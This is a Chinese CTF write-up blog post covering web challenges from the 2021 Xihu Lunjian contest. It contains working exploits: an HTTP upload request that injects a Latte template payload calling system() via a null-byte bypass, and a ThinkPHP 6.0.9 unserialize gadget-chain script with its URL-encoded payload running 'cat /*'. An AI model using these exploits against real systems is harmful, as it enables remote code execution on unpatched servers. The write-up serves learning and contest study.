

# 2021-西湖论剑-Web-Writeup

原创

bfengj 于 2021-11-21 12:36:54 发布 5276 收藏 14

分类专栏: [比赛WP](#) 文章标签: [后端](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/rfrder/article/details/121451954>

版权



[比赛WP 专栏收录该内容](#)

44 篇文章 11 订阅


订阅专栏

## 前言

师傅们随便看看吧。。排版可能不太好, 第一次用飞书, wp有一部分是学长写的, 弄到csdn上也懒得重新排版了。。。

## oa? RCE?

首先先看到一个登录界面



先试一下弱口令admin/admin123进入后台

后台功能点很多, 试了下网上的poc, 结果没有写入权限。开始审计代码

发现有个phpinfo的路由, 访问一下发现了开启register\_argc\_argv。

时发现这个cms的文件包含点特别多, 但是很多都限制了文件后缀, 比如Action.php, 这里我恰好在index路由中找到了一个只限制后缀为.php的路由, 这样就想到了包含pearcmd.php进行文件包含。



```

<?php
error_reporting(0);
require 'vendor/autoload.php';
$latte = new Latte\Engine;
$latte->setTempDirectory('tempdir');
$policy = new Latte\Sandbox\SecurityPolicy;
$policy->allowMacros(['block', 'if', 'else', '=']);
$policy->allowFilters($policy::ALL);
$policy->allowFunctions(['trim', 'strlen']);
$latte->setPolicy($policy);
$latte->setSandboxMode();
$latte->setAutoRefresh(false);

if(isset($_FILES['file'])){
    $uploaddir = '/var/www/html/tempdir/';
    $filename = basename($_FILES['file']['name']);
    if(stristr($filename,'p') or strstr($filename,'h') or strstr($filename,'..')){
        die('no');
    }
    $file_conents = file_get_contents($_FILES['file']['tmp_name']);
    if(strlen($file_conents)>28 or strstr($file_conents,'<')){
        die('no');
    }
    $uploadfile = $uploaddir . $filename;

    if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
        $message = $filename ." was successfully uploaded.";
    } else {
        $message = "error!";
    }

    $params = [
        'message' => $message,
    ];
    $latte->render('tempdir/index.latte', $params);
}
else if($_GET['source']==1){
    highlight_file(__FILE__);
}
else{
    $latte->render('tempdir/index.latte', ['message'=>'Hello My Glzjin!']);
}

```

方法很多了，这里只给出学长的那种方法了。

其实就是latte的模板渲染rce，但是ban掉了除了trim和strlen之外的所有函数，考虑blackhat中提到的使用控制字符来绕过正则即可：

```
POST /?1=ls HTTP/1.1
Host:
Content-Length: 215
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----pops
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----pops
Content-Disposition: form-data; name="file"; filename="index.latte"
Content-Type: application/octet-stream


{=system%00($_GET[1])}
-----pops
```

%00 那里记得url解码就行。

## 靓妹的web

打开网页没啥东西，扫一下发现存在.DS\_Store泄露，但是里面没什么东西(bushi)。

拿工具：



```
C:\Windows\System32\cmd.exe
Using cached ds_store-1.1.2.tar.gz (13 kB)
Collecting biplist>=0.6
Using cached biplist-1.0.3.tar.gz (21 kB)
Collecting mac_alias>=2.0.1
Downloading mac_alias-2.2.0.tar.gz (19 kB)
Using legacy 'setup.py install' for ds-store, since package 'wheel' is not installed.
Using legacy 'setup.py install' for biplist, since package 'wheel' is not installed.
Using legacy 'setup.py install' for mac-alias, since package 'wheel' is not installed.
Installing collected packages: biplist, mac-alias, ds-store
  Running setup.py install for biplist ... done
  Running setup.py install for mac-alias ... done
  Running setup.py install for ds-store ... done
Successfully installed biplist-1.0.3 ds-store-1.1.2 mac-alias-2.2.0
WARNING: You are using pip version 20.2.4; however, version 20.3.4 is available.
You should consider upgrading via the 'C:\Python27\python2.exe -m pip install --upgrade pip' command.

C:\Users\15997\Desktop\ds_store_exp>python2 ds_store_exp.py http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.DS_Store
[200] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.DS_Store
[200] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea/.DS_Store
[403] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea
[403] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea/dataSources

C:\Users\15997\Desktop\ds_store_exp>
```

发现递归下载了idea下面的东西，有dataSources，就是IDEA里面配置数据库源可以直接在IDEA里面执行SQL语句的东西了。但是下载的是403，没有这个东西。

查了一下这东西应该是dataSources.xml，访问即可得到flag：



```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<project version="4">
  <component name="DataSourceManagerImpl" format="xml" multifile-model="true">
    <data-source source="LOCAL" name="flag@localhost" uuid="9e687dff-ebb7-45db-b542-b1b5d7c402cd">
      <driver-ref>mysql.8</driver-ref>
      <synchronize>true</synchronize>
      <jdbc-driver>com.mysql.cj.jdbc.Driver</jdbc-driver>
      <jdbc-url>jdbc:mysql://DASCTF{dd5f79c10e7505f318ee822ceb8bcbcb}:3306</jdbc-url>
    </data-source>
  </component>
</project>
```

## EasyTp

进入页面提示是：

```
Error! no file parameter
highlight_file Error
```



```

<?php

namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        //return '<style type="text/css">{*{ padding: 0; margin: 0; } div{ padding: 4px 48px;} a{color:#2E5CD5;cu
rsor: pointer;text-decoration: none} a:hover{text-decoration:underline; } body{ background: #fff; font-family: "
Century Gothic","Microsoft yahei"; color: #333;font-size:18px;} h1{ font-size: 100px; font-weight: normal; margi
n-bottom: 12px; } p{ line-height: 1.6em; font-size: 42px }</style><div style="padding: 24px 48px;"> <h1>) </h1>
<p> ThinkPHP V6<br/><span style="font-size:30px">13载初心不改 - 你值得信赖的PHP框架</span></p></div><script type="t
ext/javascript" src="https://tajs.qq.com/stats?sId=64890268" charset="UTF-8"></script><script type="text/javascr
ipt" src="https://e.topthink.com/Public/static/client.js"></script><think id="eab4b9f840753f8e7"></think>';
        if (isset($_GET['file'])) {
            $file = $_GET['file'];
            $file = trim($file);
            $file = preg_replace('/\s+/', '', $file);
            if(preg_match("/flag/i", $file)){ die('<h2> no flag..');}
            if(file_exists($file)){
                echo "file_exists() return true.<br>";
                die( "hacker!!!");
            }else {
                echo "file_exists() return false..";
                @highlight_file($file);
            }
        } else {

            echo "Error! no file parameter <br/>";
            echo "highlight_file Error";
        }
    }

    public function user(){
        if(isset($_GET['vulvul'])){
            $ser = $_GET['vulvul'];
            $vul = parse_url($_SERVER['REQUEST_URI']);
            parse_str($vul['query'], $query);

            foreach($query as $value)
            {
                if(preg_match("/0/i", $value))
                {
                    die('<br> <h1>Hacking?');
                    exit();
                }
            }
            unserialize($ser);
        }
    }
}

```



再拿?s=1看一下tp的版本是6.0.9，说明要找反序列化的链子来攻击。

至于那个正则的话，考虑到是parse\_url，直接利用trick绕过即可：

<https://www.cnblogs.com/tr1ple/p/11137159.html>

接下来就是反序列化链。找到了这么一篇文章：

<https://xz.aliyun.com/t/9405#toc-3>

但是打不通，根据思路复现一下，主要的问题在于6.0.9版本的这里进行了waf，闭包必须是Closure类的实例：

```
$method = 'get' . Str::studly($name) . 'Attr';
if (isset($this->withAttr[$fieldName])) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
    }

    if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName]))
        $value = $this->getJSONValue($fieldName, $value);
    else {
        $closure = $this->withAttr[$fieldName];
        if ($closure instanceof \Closure) {
            $value = $closure($value, $this->data);
        }
    }
} elseif (method_exists($this, $method)) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
    }
}
```

CSDN @bfengj

再往上看一下getJSONValue：

```
531  */
532  protected function getJSONValue($name, $value)
533  {
534
535      foreach ($this->withAttr[$name] as $key => $closure) {
536
537
538          if ($this->isAssoc) {
539              $value[$key] = $closure($value[$key], $value);
540          } else {
541              $value->{$key} = $closure($value->{$key}, $value);
542          }
543      }
544
545      return $value;
546  }
547
```

CSDN @bfengj



跟文章里面的调用差不多，所以只是换了个地方，改改链子的参数即可：

```
<?php
namespace think\model\concern;

trait Attribute{
    private $data=['feng'=>['feng'=>'cat /*']];
    private $withAttr=['feng'=>['feng'=>'system']];
    protected $visible = ['123'=>'feng'];
    protected $json = ['feng'=>'feng'];
    protected $jsonAssoc = true;
}

trait ModelEvent{
    protected $withEvent;
}

namespace think;

abstract class Model{
    use model\concern\Attribute;
    use model\concern\ModelEvent;
    private $exists;
    private $force;
    private $lazySave;
    protected $suffix;
    function __construct($a = '')
    {
        $this->exists = true;
        $this->force = true;
        $this->lazySave = true;
        $this->withEvent = false;
        $this->suffix = $a;
    }
}

namespace think\model;

use think\Model;

class Pivot extends Model{}

echo urlencode(serialize(new Pivot(new Pivot())));
?>
```

```
DASCTF{eda49635d135c160249304a443963805} #!/bin/bash echo $DASFLAG > /flag export DASFLAG=not_here DASFLAG=not_here chmod 774 /flag # 启动 Apache2 网站服务器 apache2-foreground
```

页面错误! 请稍后再试 ~

[ThinkPHP V6.0.9](#) { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册

The screenshot shows a web application security tool interface with a dark theme. At the top, there are tabs for 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', 'SSTI', 'ENCODING', 'HASHING', and 'THEME'. Below the tabs, the 'URL' field contains the following text:

```
http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333///public/index.php/index/uns...?vulvul=0%3A17%3A%22think%5Cmodel%5CPivot%22%3A10%3A%7Bs%3A19%3A%2200think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%2200think%5CModel%00force%22%3Bb%3A1%3Bs%3A21%3A%2200think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%2200%2A%00suffix%22%3B0%3A17%3A%22think%5Cmodel%5CPivot%22%3A10%3A%7Bs%3A19%3A%2200think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%2200think%5CModel%00force%22%3Bb%3A1%3Bs%3A21%3A%2200think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%2200%2A%00suffix%22%3Bs%3A0%3A%22%22%3Bs%3A17%3A%2200think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22cat+%2F%2A%22%3B%7D%7Ds%3A21%3A%2200think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A10%3A%2200%2A%00visibl e%22%3Ba%3A1%3A%7Bi%3A12%3Bs%3A4%3A%22feng%22%3B%7Ds%3A7%3A%2200%2A%00ison%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A4%3A%22fen
```

CSDN@bfengj